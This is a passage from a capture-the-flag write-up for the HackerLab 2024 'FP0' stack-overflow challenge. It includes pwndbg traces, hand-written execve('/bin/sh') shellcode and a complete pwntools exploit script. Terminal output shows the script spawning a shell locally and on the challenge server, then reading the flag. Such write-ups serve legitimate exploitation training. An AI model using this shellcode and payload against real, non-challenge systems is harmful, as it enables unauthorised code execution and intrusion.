0x7ffe00cbda40      nop
0x7ffe00cbda41      nop
0x7ffe00cbda42      nop
0x7ffe00cbda43      nop
0x7ffe00cbda44      nop
0x7ffe00cbda45      nop
[ STACK ]————
00:0000| rsp 0x7ffe00cbda38 → 0x7ffe00cbda40 ← 0x9090909090909090
01:0008| 0x7ffe00cbda40 ← 0x9090909090909090
... ↓       6 skipped
[ BACKTRACE ]————
► 0 0x56148d79b25a main+41
  1 0x7ffe00cbda40
  2 0x9090909090909090
  3 0x9090909090909090
  4 0x9090909090909090
  5 0x9090909090909090
  6 0x9090909090909090
  7 0x9090909090909090

pwndbg>
```

no IPv6 | W: down | E: down | FULL 72.44% | 378.6 GiB | 0.60 | 4.9 GiB | 9.4 GiB | 2024-06-10 18:03:25

Cool it's pointing to our shellcode

And then our shellcode is executed

```
GDB-Pwn
File Edit View Terminal Tabs Help
1 0x9090909090909090
2 0x9090909090909090
3 0x9090909090909090
4 0x9090909090909090
5 0x9090909090909090
6 0x9090909090909090
7 0x9090909090909090

pwndbg>
0x00007ffe00cbda45 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact-reg off ]
RAX 0x0
RBX 0x7ffe00cbdc68 → 0x7ffe00cbe167 ← '/home/mark/Desktop/CTF/Hackerlab24/FP0/chall'
RCX 0x0
RDX 0x0
RDI 0x7ffe00cbd850 → 0x7ffe00cbd880 ← 0x4141206f6c6c6548 ('Hello AA')
RSI 0x7ffe00cbd880 ← 0x4141206f6c6c6548 ('Hello AA')
R8 0x73
R9 0x1
R10 0x0
R11 0x202
R12 0x0
R13 0x7ffe00cbdc78 → 0x7ffe00cbe194 ← 'SSH_AUTH_SOCK=/tmp/ssh-aFh2u0gfk7bG/agent.2382'
R14 0x56148d79d168 (_do_global_dtors_aux_fini_array_entry) → 0x56148d79b120 (_do_global_dtors_aux)
← endbr64
R15 0x7f687581a000 (_rtld_global) → 0x7f687581b2d0 → 0x56148d79a000 ← 0x10102464c457f
RBP 0x41414141414141 ('AAAAAAA')
RSP 0x7ffe00cbda40 ← 0x9090909090909090
*RIP 0x7ffe00cbda45 ← 0x9090909090909090
[ DISASM / x86-64 / set emulate on ]
0x7ffe00cbda40 nop
0x7ffe00cbda41 nop
0x7ffe00cbda42 nop
0x7ffe00cbda43 nop
0x7ffe00cbda44 nop
► 0x7ffe00cbda45 nop
0x7ffe00cbda46 nop
0x7ffe00cbda47 nop
0x7ffe00cbda48 nop
0x7ffe00cbda49 nop
0x7ffe00cbda4a nop
[ STACK ]
00:0000| rsp rip-5 0x7ffe00cbda40 ← 0x9090909090909090
... ↓ 7 skipped
[ BACKTRACE ]
► 0 0x7ffe00cbda45
1 0x9090909090909090
2 0x9090909090909090
3 0x9090909090909090
4 0x9090909090909090
5 0x9090909090909090
6 0x9090909090909090
7 0x9090909090909090

pwndbg> █
no IPv6 | W: down | E: down | FULL 72.44% | 378.6 GiB | 0.70 | 4.9 GiB | 9.4 GiB | 2024-06-10 18:04:50 📱 EN 🖥
```

Now what we would like to do is spawn a shell

I just wrote a custom shellcode because why not 😊

Though you can just get any shellcode online or use pwntools shellcraft function to generate a shellcode for you

Ok to generate a shellcode to spawn a shell my goal is to call execve('/bin/sh', 0x0, 0x0)

Here's the state of registers before the program calls our shellcode

```
GDB-Pwn
File Edit View Terminal Tabs Help
3 0x9090909090909090
4 0x9090909090909090
5 0x9090909090909090
6 0x9090909090909090
7 0x9090909090909090

pwndbg> ni
0x00007ffe4cb3fc20 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact-reg off ]————
RAX 0x0
RBX 0x7ffe4cb3fe48 → 0x7ffe4cb41167 ← '/home/mark/Desktop/CTF/Hackerlab24/FP0/chall'
RCX 0x0
RDX 0x0
RDI 0x7ffe4cb3fa30 → 0x7ffe4cb3fa60 ← 0x4141206f6c6c6548 ('Hello AA')
RSI 0x7ffe4cb3fa60 ← 0x4141206f6c6c6548 ('Hello AA')
R8 0x73
R9 0x1
R10 0x0
R11 0x202
R12 0x0
R13 0x7ffe4cb3fe58 → 0x7ffe4cb41194 ← 'SSH_AUTH_SOCK=/tmp/ssh-aFh2u0gfk7bG/agent.2382'
R14 0x55e2f36b3168 (__do_global_dtors_aux_fini_array_entry) → 0x55e2f36b1120 (__do_global_dtors_aux)
← endbr64
R15 0xf348ad30000 (_rtld_global) → 0xf348ad312d0 → 0x55e2f36b0000 ← 0x10102464c457f
RBP 0x4141414141414141 ('AAAAAAA')
*RSP 0x7ffe4cb3fc20 ← 0x9090909090909090
*RIP 0x7ffe4cb3fc20 ← 0x9090909090909090
[ DISASM / x86-64 / set emulate on ]————
0x55e2f36b122f <vuln+121>    leave
0x55e2f36b1230 <vuln+122>    ret
    ↓
0x55e2f36b1254 <main+35>      mov    eax, 0
0x55e2f36b1259 <main+40>      leave
0x55e2f36b125a <main+41>      ret
    ↓
► 0x7ffe4cb3fc20      nop
0x7ffe4cb3fc21      nop
0x7ffe4cb3fc22      nop
0x7ffe4cb3fc23      nop
0x7ffe4cb3fc24      nop
0x7ffe4cb3fc25      nop
[ STACK ]————
00:0000| rsp rip 0x7ffe4cb3fc20 ← 0x9090909090909090
... ↓          7 skipped
[ BACKTRACE ]————
► 0 0x7ffe4cb3fc20
1 0x9090909090909090
2 0x9090909090909090
3 0x9090909090909090
4 0x9090909090909090
5 0x9090909090909090
6 0x9090909090909090
7 0x9090909090909090

pwndbg> █
no IPv6 | W: down | E: down | FULL 72.44% | 378.6 GiB | 1.44 | 5.0 GiB | 9.3 GiB | 2024-06-10 18:06:50 📱 EN 🖼
```

So to call execve :

- RAX: 0x3b
- RDI: Pointer to string "/bin/sh"
- RSI: NULL
- RDX: NULL

First I had to write "/bin/sh" into an address to use as a pointer to RDI

Luckily RSI has a stack address already stored in it, therefore I just added some offset to it in my case i used 0x50 and I wrote "/bin/sh" into [rsi+0x50]

With that here's my final exploit

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from pwn import *
from warnings import filterwarnings

# Set up pwntools for the correct architecture
exe = context.binary = ELF('chall')
context.terminal = ['xfce4-terminal', '--title=GDB-Pwn', '--zoom=0', '--geometry=128x50+1100+0', '-e']

filterwarnings("ignore")
context.log_level = 'info'

def start(argv=[], *a, **kw):
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a, **kw)
    elif args.REMOTE:
        return remote(sys.argv[1], sys.argv[2], *a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

gdbscript = '''
init-pwndbg
b *vuln+121
continue
'''.format(**locals())

#=====#
#           EXPLOIT GOES HERE
#=====

def init():
    global io

    io = start()

def solve():
    io.recvuntil("Nickname @>")
    buf = int(io.recvline().strip(), 16)
```

```
info("buf leak: %#x", buf)

offset = 256
sc = asm("""
    movabs rax, 0x68732f2f6e69622f
    lea rdi, [rsi+0x50]
    mov qword ptr [rdi], rax
    xor rax, rax
    xor rsi, rsi
    xor rdx, rdx
    mov rax, 0x3b
    syscall
""")

sh = sc.ljust(offset-16, asm('nop'))

payload = b'A'*8 + p64(buf+16) + sh + p16(buf & 0xffff)

io.sendline(payload)

io.interactive()

def main():

    init()
    solve()

if __name__ == '__main__':
    main()
```

## Running it spawns a shell

```
markhaxor: ~/Desktop/CTF/Hackerlab24/FP0
File Edit View Search Terminal Help
Δ ➜ ~/Desktop/CTF/Hackerlab24/FP0 > python3 solve.py
[+] '/home/mark/Desktop/CTF/Hackerlab24/FP0/chall'
  Arch: amd64-64-little
  RELRO: NO RELRO
  Stack: No Canary found
  NX: NX unknown - GNU_STACK missing
  PIE: PIE enabled
  Stack: Executable
  RWX: Has RWX segments
[*] Starting local process '/home/mark/Desktop/CTF/Hackerlab24/FP0/chall': pid 26752
[*] buf leak: 0x7ffd9933270
[*] Switching to interactive mode
Take your nickname>Hello AAAAAAAA\x80\x93\xd9\xfls -al
total 36
drwxr-xr-x 2 mark mark 4096 Jun 10 18:09 .
drwxr-xr-x 23 mark mark 4096 Jun 9 16:09 ..
-rw----- 1 mark mark 1971 Jun 10 18:08 .gdb_history
-rw-r--r-- 1 mark mark 1565 Jun 10 17:30 .solve.py
-rwxr-xr-x 1 mark mark 13104 Jun 6 00:47 chall
-rw-r--r-- 1 mark mark 1487 Jun 10 18:08 solve.py
$
```

## We can run it remotely also

```
markhaxor: ~/Desktop/CTF/Hackerlab24/FP0
File Edit View Search Terminal Help
Δ ➜ ~/Desktop/CTF/Hackerlab24/FP0 > python3 solve.py REMOTE 135.125.107.236 5023
[+] '/home/mark/Desktop/CTF/Hackerlab24/FP0/chall'
  Arch: amd64-64-little
  RELRO: NO RELRO
  Stack: No Canary found
  NX: NX unknown - GNU_STACK missing
  PIE: PIE enabled
  Stack: Executable
  RWX: Has RWX segments
[*] Opening connection to 135.125.107.236 on port 5023: Done
[*] buf leak: 0x7ffe2aec87e0
[*] Switching to interactive mode
Take your nickname>Hello AAAAAAAA\xf0\x87\xels -al
total 40
drwxr-xr-x 1 root pwn 4096 Jun 2 17:59 .
drwxr-xr-x 1 root root 4096 May 28 23:35 ..
-r-xr-x--- 1 root pwn 13104 May 28 23:34 flag.txt
-r--r----- 1 root pwn 49 Jun 2 17:58 flag.txt
-r-xr-x--- 1 root pwn 35 May 28 23:34 redir.sh
$ cat flag.txt
HLB2024{Overflow_shellcode_you_learn_or_you_pwn}
$
```

Flag: HLB2024{Overflow\_shellcode\_you\_learn\_or\_you\_pwn}